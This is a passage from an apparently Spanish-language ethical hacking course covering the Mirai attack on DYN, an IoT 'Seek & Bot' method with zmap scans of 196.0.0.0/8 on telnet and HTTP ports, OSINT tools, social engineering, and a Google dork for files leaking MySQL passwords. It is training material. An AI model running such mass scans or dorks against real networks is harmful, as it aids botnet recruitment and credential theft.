
9.1 El Ataque a DYN (Octubre 2016)

Un ataque masivo desde una botnet de dispositivos IoT (webcams, DVRs, impresoras, módems) con contraseñas por defecto. El código fuente de la botnet Mirai fue liberado públicamente.

9.2 Metodología: Seek & Bot

Proceso: investigar dispositivos vulnerables, explotar, automatizar con ZMap/Shodan, y probar.

```
zmap -p 80 -o TODOhttp.txt 196.0.0.0/8  
zmap -p 23 -o TODOtelnet.txt 196.0.0.0/8
```




Herramienta FTT para explotación masiva de IoT

Capítulo 10: OSINT (Open Source Intelligence)

Inteligencia de fuentes abiertas: búsqueda, selección, adquisición, procesamiento y análisis de información pública.

10.1 Fases del Proceso OSINT



- **Requisitos:** Establecer requerimientos.
- **Identificar fuentes:** Especificar fuentes de interés.
- **Adquisición:** Obtener la información.
- **Procesamiento:** Dar formato a la información.
- **Análisis:** Generar inteligencia.
- **Presentación:** Presentar de manera eficaz.

10.2 Herramientas OSINT Principales

- **Buscadores:** Google, Bing, Yahoo con operadores avanzados.
- **Shodan:** Localizar dispositivos conectados a Internet.
- **NameCHK:** Verificar nombres de usuario en 150+ servicios.
- **TinEye:** Búsqueda inversa de imágenes.
- **Metagoofil:** Extracción de metadatos.
- **DomainTools:** Información completa sobre dominios.
- **TheHarvester:** Emails, subdominios, hosts desde múltiples fuentes.
- **Maltego:** Visualización gráfica de relaciones.

Capítulo 11: Ingeniería Social

Técnica de obtención de información a través de la persuasión: conversaciones, programas engañosos, perfiles falsos. Uno de los personajes más reconocidos es Kevin Mitnick.

11.1 Maltego



Interfaz de Maltego

Recolección de información a través de servidores públicos, presentada de manera gráfica.

```
$ sudo apt-get install default-jdk
$ wget https://www.paterva.com/malv425/Maltego.v4.2.5.12481.deb
$ sudo dpkg -i Maltego.v4.2.5.12481.deb
```

11.2 Google Dorks

Técnica que utiliza operadores para filtrar información y encontrar agujeros de seguridad.

Comando	Descripción
<code>intitle:</code>	Busca en el título de la página
<code>inurl:</code>	Busca dentro de la URL
<code>filetype:</code>	Busca tipos de archivos (.pdf, .doc)
<code>intext:</code>	Busca en el cuerpo de la página
<code>site:</code>	Busca dentro de un sitio específico

The screenshot shows a Google search results page with the query "filetype:inc intext:mysql_connect password -please -could -port". The results are filtered to show only .inc files containing "mysql_connect" and "password" but excluding "please", "could", and "port". The results include snippets of code from various files like "initial/db_ini2.inc" and "funciones.inc". A caption below the screenshot reads "Ejemplo de búsqueda con Google Dorks".

11.3 TheHarvester



TheHarvester logo

```
$ cd /opt  
$ git clone https://github.com/laramies/theHarvester  
$ cd theHarvester  
$ pip3 install --user -r requirements.txt  
$ python3 theHarvester.py
```

11.4 Metagoofil

Extrae metadatos de documentos públicos (PDF, DOC, XLS, PPT) para obtener nombres de usuarios, versiones de software y servidores.

```
root@hotsale:~# metagoofil  
usage: metagoofil.py [-h] -d DOMAIN [-e DELAY] [-f] [-i URL_TIMEOUT]  
                     [-l SEARCH_MAX] [-n DOWNLOAD_FILE_LIMIT]  
                     [-o SAVE_DIRECTORY] [-r NUMBER_OF_THREADS] -t FILE_TYPES  
                     [-u [USER_AGENT]] [-w]  
metagoofil.py: error: the following arguments are required: -d, -t  
root@hotsale:~#
```

Ejecución de Metagoofil

11.5 iKy

Recopila información de un correo electrónico y muestra resultados en una interfaz visual.

```
root@iky-VirtualBox:/home/iky/Documents# ls
iky
root@iky-VirtualBox:/home/iky/Documents# wget http://download.redis.io/redis-stable.tar.gz
--2019-08-06 02:35:04--  http://download.redis.io/redis-stable.tar.gz
Resolving download.redis.io (download.redis.io)... 109.74.203.151
Connecting to download.redis.io (download.redis.io)|109.74.203.151|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2014657 (1.9M) [application/x-gzip]
Saving to: 'redis-stable.tar.gz'

redis-stable.tar.gz                                100%[=====] 2014657/2014657
2019-08-06 02:35:06 (1.92 MB/s) - 'redis-stable.tar.gz' saved [2014657/2014657]

root@iky-VirtualBox:/home/iky/Documents#
root@iky-VirtualBox:/home/iky/Documents# tar xvzf redis-stable.tar.gz
```

Instalación de Redis para iKy



Dashboard de iKy en localhost:4200

API KEYS			
Actions	ID	Key name	Key value
	7	Instagram	[REDACTED]
	1	twitter_consumer_key	[REDACTED]
	2	twitter_consumer_secret	[REDACTED]
	3	twitter_access_token	[REDACTED]
	4	twitter_access_token_secret	[REDACTED]
	4	fullcontact_api	[REDACTED]
	5	linkedin_use	[REDACTED]
	6	linkedin_pass	[REDACTED]

Configuración de API Keys en iKy

CREADPAG

Ciberseguridad Ofensiva • Bug Bounty • Hacking Ético

«*La seguridad no es un producto, es un proceso.*» — Bruce Schneier